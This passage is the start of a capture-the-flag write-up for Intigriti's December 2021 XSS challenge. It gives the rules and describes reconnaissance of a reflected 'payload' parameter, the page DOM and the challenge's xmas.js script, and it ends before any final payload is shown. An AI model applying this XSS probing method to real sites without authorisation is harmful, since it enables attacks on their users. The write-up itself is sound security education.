
Intigriti December 2021 Challenge: XSS Challenge 1221 by Elusive_Fox

In December ethical hacking platform Intigriti (https://www.intigriti.com/) launched a new Cross Site Scripting challenge. The challenge itself was created by a community member Elusive_Fox.



Intigriti's December XSS challenge
By @E1u5iv3F0x

Find a way to execute arbitrary javascript on the iFramed page and win Intigriti swag.

Rules:

- This challenge runs from 20 December until 26 December, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, 27th of December:
  - Three randomly drawn correct submissions
  - Three best write-ups
- Every winner gets a €50 swag voucher for our swag shop
- The winners will be announced on our Twitter profile.
- For every 100 likes, we'll add a tip to announcement tweet.
- Join our Discord to discuss the challenge!

The solution...

- Should work on the latest version of Chrome **and** FireFox.
- Should execute `alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should be reported at go.intigriti.com/submit-solution.

Test your payloads down below and at the challenge page here!

Let's pop that alert!

Rules of the challenge

- Should work on the latest version of Firefox **AND** Chrome.
- Should execute alert(document.domain).
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.

Challenge


To be simple a victim needs to visit our crafted web url for the challenge page and arbitrary javascript should be executed to launch a Cross Site Scripting (XSS) attack against our victim.

The XSS (Cross Site Scripting) attack

Step 1: Recon

First things first and that is trying to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input.


The challenge page shows a cracker that when clicked enough times opens:



Test your payloads down below and at the challenge page here!

Let's pop that alert!


Once opened we can enter a "payload" and set a checkbox to leave the cracker open. Let's give it a test:


Test your payloads down below and at the challenge page here!


Let's pop that alert!

Merry Christmas
Payload: Enter Payload Submit
Stay open?
Result:
Click the cracker to pull it apart

First thing to notice here is that our "test payload" reflects which we can investigate further in our developer tools (F12 or select the text and right click and choose inspect):



This reveals something more. Our test is reflected in a <h4> tag but we also notice a “Referer” HTML comment just below our injected payload.




```
<!DOCTYPE html>
<html lang="en">
 ▸<head>…</head>
 ▾<body>
   ▸<div id="snow">…</div>
   ▾<section id="wrapper">
     ▸<div class="wrapper">…</div>
     ▸<div class="container">…</div>
     ▾<section id="rules">
       ▸<div id="challenge-container" class="card-container">…</div>
       ▾<div class="card-container">
         ▾<iframe src="challenge/index.php?payload=" width="100%" height="600px">
           ▾#document
              <!DOCTYPE html>
             ▾<html>
               ▸<head>…</head>
               ▾<body> flex
                 ▸<div id="snow">…</div>
                 ▾<div id="crackerWrapper" style="transform: scaleX(1);">
                   ▸<h1 id="message" style="animation: 1s ease 0s 1 normal forwards running title;">…</h1>
                   ▾<div id="jokeWrap" style="animation: 2s ease 0s 1 normal forwards running joke;">
                     ▸<form action="index.php" method="get">…</form>
                     ▾<h4 id="punchline">
                        "Result: test " == $0
                        <!-- Referer: https://challenge-1221.intigriti.io/challenge/index.php?payload= -->
                      </h4>
                    </div>
                   ▸<div id="leftCracker" style="animation: 1s ease 0s 1 normal forwards running left;">…</div>
                   ▸<div id="rightCracker" style="animation: 1s ease 0s 1 normal forwards running right;">…</div>
                  </div>
                  <h1 class="instructions">Click the cracker to pull it apart</h1>
                  <script src="xmas.js"></script>
                </body>
              </html>
          </iframe>
        </div>
      </section>
    </section>
   ▸<script>…</script>
html  body  section#wrapper  section#rules  div.card-container  iframe  html  body  div#crackerWrapper  div#jokeWrap  h4#punchline  (text)
```

The URL used to load the iframe with the cracker is also shown: *https://challenge-1221.intigriti.io/challenge/index.php?payload*=


We now know 1 URL parameter that can be used: “payload”

Still looking into the developer tools and checking the source code we can see following javascript at the bottom: “xmas.js”




```
<!DOCTYPE html>
<html lang="en">
 ▸<head>…</head>
 ▾<body>
   ▸<div id="snow">…</div>
   ▾<section id="wrapper">
     ▸<div class="wrapper">…</div>
     ▸<div class="container">…</div>
     ▾<section id="rules">
       ▸<div id="challenge-container" class="card-container">…</div>
       ▾<div class="card-container">
         ▾<iframe src="challenge/index.php?payload=" width="100%" height="600px">
           ▾#document
              <!DOCTYPE html>
             ▾<html>
               ▸<head>…</head>
               ▾<body> flex
                 ▸<div id="snow">…</div>
                 ▾<div id="crackerWrapper" style="transform: scaleX(1);">
                   ▸<h1 id="message" style="animation: 1s ease 0s 1 normal forwards running title;">…</h1>
                   ▾<div id="jokeWrap" style="animation: 2s ease 0s 1 normal forwards running joke;">
                     ▸<form action="index.php" method="get">…</form>
                     ▾<h4 id="punchline">
                        "Result: test "
                        <!-- Referer: https://challenge-1221.intigriti.io/challenge/index.php?payload= -->
                      </h4>
                    </div>
                   ▸<div id="leftCracker" style="animation: 1s ease 0s 1 normal forwards running left;">…</div>
                   ▸<div id="rightCracker" style="animation: 1s ease 0s 1 normal forwards running right;">…</div>
                  </div>
                  <h1 class="instructions">Click the cracker to pull it apart</h1>
                  <script src="xmas.js"></script>
                </body>
              </html>
          </iframe>
        </div>
      </section>
html  body  section#wrapper  section#rules  div.card-container  iframe  html  body  div#crackerWrapper  div#jokeWrap  h4#punchline  <!--…-->
```

A right click on the script allows us to reveal it in the sources panel:




Pretty print is always a good idea to get a better view of the javascript code:



```
const cracker = document.getElementById("crackerWrapper");
const leftCracker = document.getElementById("leftCracker");
const rightCracker = document.getElementById("rightCracker");
const message = document.getElementById("message");
const jokeWrap = document.getElementById("jokeWrap");
const joke = document.getElementById("joke");
const punchline = document.getElementById("punchline");

let counter = 0
let jokes =[{Q: "What do you call a blind reindeer?" ,A: "No-eye deer."}, {Q: "Why are mummies such big fans of Christmas?" ,A: "Because they enjoy wrapping."}, {Q: "Why did Santa have to go to the hospital?" ,A: "Because of h
let num = Math.floor(Math.random() * jokes.length)

cracker.addEventListener('click', () => {
    if(counter < 13){
        counter++
    } else{
        leftCracker.style.animation = "left 1s forwards"
        rightCracker.style.animation = "right 1s forwards"
        message.style.animation = "title 1s forwards"
        jokeWrap.style.animation = "joke 2s forwards"
        cracker.style.transform = "scaleX(1)"
        jokeWrap.hidden = ""
    }
})

function Loop(){
    window.requestAnimationFrame(Loop);
    if(counter > 0 && counter < 13){
        cracker.style.transform = `scaleX(${1 + (counter / 100)})`
        counter -= 0.05
    }
}
Loop()

url = new URL(window.location.href);
if (url.searchParams.get('open')) {
    counter = 14;
    leftCracker.style.animation = "left 1s forwards"
    rightCracker.style.animation = "right 1s forwards"
    message.style.animation = "title 1s forwards"
    jokeWrap.style.animation = "joke 2s forwards"
```

The javascript code of the “xmas.js” file shows actually in my opinion 2 parts. The first part is created for the challenge itself and the second part is copied from an external source to generate the snowflakes for the website styling. This can be checked due to the comment in the file.

Part 1 which seems to be specially for this challenge (until line 76):



